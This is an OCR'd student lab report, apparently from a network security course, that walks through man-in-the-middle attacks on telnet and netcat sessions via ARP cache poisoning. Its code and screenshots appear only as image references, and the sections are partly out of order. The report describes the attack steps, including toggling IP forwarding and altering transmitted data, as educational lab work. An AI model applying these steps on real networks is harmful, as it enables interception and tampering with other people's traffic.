
Step 4 (Launch the MITM attack):




The image above shows the telnet connection of Machine A and Machine B, and the text that machine A is typing.



However, since machine M blocked the ongoing IP packets, the text is not showing up in Machine B's screen.




The attacker machine then now runs the code which modifies the ARP table which will modify the data sent by machine A to B.



The image above shows the modified data.


Task 3: MITM Attack on Netcat using ARP Cache Poisoning

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits. In addition, answer any questions if any.




This is the code for task 3, it is the exact same as task 2, the only difference is in the filter f, we have changed it to tcp port 9090 because that is the port that Host B is going to be listening on.


This attack is quite similar to task 2, it is just that this time we are going to attack netcat instead of telnet. First, we have to enable IP forwarding on the attacker machine (M):




Then, we have to run the task2b.py file to poison the ARP cache of host A and B and act as the MITM:




After this, we need to open a port (9090) on Host B using netcat since it is going to be listening for connections and acting as the server:




Next, Host A is going to connect to Host B using netcat and act as the client. We are sending a message hello just to make sure that the connection has been established:




And we can verify that the server received the “hello” message:



Continuing with the steps, we are going to then disable IP forwarding, since we do not want the messages to be sent with the same content they have, and also run the task3.py program to change the data to all A's:



Now, when the Host A sends "Ali" to Host B:



The Host B receives them as all A's (the length is 4 because the len function in our code considers "\n", the new line, as a character as well):